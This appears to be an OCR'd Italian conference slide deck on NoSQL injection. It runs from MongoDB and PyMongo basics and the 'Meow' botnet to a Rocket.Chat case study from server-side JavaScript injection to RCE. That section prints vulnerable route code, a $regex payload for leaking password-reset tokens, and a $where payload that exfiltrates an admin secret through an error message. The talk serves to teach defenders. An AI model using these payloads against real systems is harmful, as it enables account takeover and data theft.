No SQL? No problem!

Injection nei database non relazionali

SQL

VS

NoSQL

Chiave-Valore

Grafi

Documenti: uno per tutti

```
{ "_id": 1, "nome": "Alice", "amici": [2, 3] },
{ "_id": 2, "nome": "Bob", "amici": [1, 3] },
{ "_id": 3, "nome": "Charlie", "amici": [1, 2] }
```

JSON? Sì grazie 🕶️


Teorema CAP

Coerenza


Disponibilità

Partizionamento

Quando scegliere NoSQL



Coerenza



Disponibilità

Partizionamento

Pro del rinunciare alla coerenza

“Scalo orizzontalmente senza ripartizionare”

“So dove ti trovi, SEMPRE” Uber

“Ao fra guarda ‘sta nuova tecnologia hajjahjahh

Propaga solo al termine dei burst di scrittura aws

#Pymongo

```
collection.insert_one({
    "_id": 1,
    "nome": "Alice",
    "età": 28,
    "amici": [2, 3],
    "località": {"città": "Milano", "paese": "Italia"}
})

collection.update_one({"nome": "Alice"}, {"$set": {"età": 29}})

collection.delete_one({"nome": "Bob"})
```

#Pymongo

```
collection.insert_one({
    "_id": 1,
    "nome": "Alice",
    "età": 28,
    "amici": [2, 3],
    "località": {"città": "Milano", "paese": "Italia"}
})

collection.update_one({"nome": "Alice"}, {"$set": {"età": 29}})

collection.delete_one({"nome": "Bob"})
```

Operatori di aggiornamento

Campi

`$currentDate`

`$inc`

`$rename`

`$set`

`$unset`

Array

`$addToSet`

`$pop`

`$pull`

`$set`

#Pymongo

```
users_over_25 = collection.find({"età": {"$gt": 25}})

users_in_milano_or_torino = collection.find({
    "$or": [{"località.città": "Milano"}, {"località.città": "Torino"}]
})

users = collection.find({}, {"password": 0})
```

#Pymongo

```
users_over_25 = collection.find({"età": {"$gt": 25}})

users_in_milano_or_torino = collection.find({
    "$or": [{"località.città": "Milano"}, {"località.città": "Torino"}]
})

users = collection.find({}, {"password": 0})
```

Operatori di interrogazione

Comparazione

`$eq`

`$ne`

`$gt`

`$gte`

`$lt`

`$lte`

`$in`

Logici

`$and/or/not/nor`

Valutazione

`$regex`

`$text`

`$where`

#Pymongo

```
capoluogo_user = collection.find({
    "$expr": {"$eq": ["$località.città", "$località.provincia"]}
})

users_with_a_and_friends = collection.find({
    "$where": "this.nome.indexOf('a') !== -1 && this.amici.length > 0"
})
```


Attacchi memorabili a MongoDB

“Meow” botnet

Problema:

“Meow” botnet

Problema:




Soluzione:

“Meow” botnet


~4000 + 36000
db distrutti

Attacco facile!


Rocket.Chat da SSJI a RCE



Rocket.Chat da SSJI a RCE



CLOSED SOURCE



OPEN SOURCE

Rocket.Chat da SSJI a RCE

```
function getPasswordPolicy(params) {
    const user = Users.findOne({ 'services.password.reset.token': params.token });
    // ...
}
```

Rocket.Chat da SSJI a RCE

```
Users.findOne({
    'services.password.reset.token': {
        $regex: '^A'
    }
});
```

Rocket.Chat da SSJI a RCE

```
API.v1.addRoute('users.list', { authRequired: true }, {
    get() {
        // …
        const { sort, fields, query } = this.parseJsonQuery();
        const users = Users.find(query, { /* … */}).fetch();
        return API.v1.success({
            users,
            // …
        });
    },
});
```

Rocket.Chat da SSJI a RCE

```
{"$where":"this.username==='admin' && (()=>{ throw this.secret })()"}
```


Rocket.Chat da SSJI a RCE

```
{"$where":"this.username==='admin' && (()=>{ throw this.secret })()"}
```

```
{
  "success": false,
  "error": "uncaught exception: aHR0cHM6Ly9iaXQubHkvM3VQclgwUA=="
}
```

Prevenzione

Non banale come sembra!



Potrebbe occupare almeno un altro talk.

Riassunto

- NoSQL ha casi d’uso molto specifici
- La coerenza e l’atomicità non sono le priorità.
- Veloce e scalabile orizzontalmente
- Utile quando lo schema può cambiare frequentemente
- No standard di riferimento per query sicure
- La sintassi delle injection varia molto tra i db
- Non eseguire codice se non necessario (raro!)